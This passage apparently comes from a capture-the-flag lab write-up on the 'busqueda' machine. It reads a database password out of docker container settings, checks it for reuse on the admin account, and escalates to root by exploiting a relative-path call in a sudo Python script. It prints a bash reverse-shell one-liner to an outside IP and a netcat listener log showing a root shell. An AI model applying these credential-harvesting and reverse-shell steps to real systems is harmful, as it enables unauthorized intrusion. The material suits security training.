
```
"Env": [
  "USER_UID=115",
  "USER_GID=121",
  "GITEA__database__DB_TYPE=mysql",
  "GITEA__database__HOST=db:3306",
  "GITEA__database__NAME=gitea",
  "GITEA__database__USER=gitea",
  "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
  "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
  "USER=git",
  "GITEA_CUSTOM=/data/gitea"
],
```

-> We get the username and password for mysql existing on the server.

```
gitea:yuiu1hoiu4i5ho1uh
```


-> We check if the admin user reuses cody's password





-> And it did.

-> Looking at the script the admin have, we see that system-checkup.py is vulnerable to code injection



```python

    elif action == 'full-checkup':
        try:
            arg_list = ['./full-checkup.sh']
            print(run_command(arg_list))
            print('[+] Done!')
        except:
            print('Something went wrong')
            exit(1)


if __name__ == '__main__':

    try:
        action = sys.argv[1]
        if action in actions:
            process_action(action)
        else:
            raise IndexError

    except IndexError:
        print(f'Usage: {sys.argv[0]} <action> (arg1) (arg2)')
        print('')
        print('     docker-ps     : List running docker containers')
        print('     docker-inspect : Inpect a certain docker container')
        print('     full-checkup  : Run a full system checkup')
        print('')
        exit(1)
```

-> Where the logic full-checkup isn't using an absolute path.

-> we create a reverse shell based on this vulnerability and exploit it

```
cd /dev/shm

vi full-checkup.sh
chmod +x full-checkup.sh

sudo nc -lvnp 9002

sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

```
#!/bin/bash

bash -c 'bash -i >& /dev/tcp/10.10.16.20/9002 0>&1'
```

```
└──╼ [★]$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.10.16.20] from (UNKNOWN) [10.10.11.208] 34186
root@busqueda:/dev/shm# ls
ls
full-checkup.sh
root@busqueda:/dev/shm#
```

-> And we obtained root.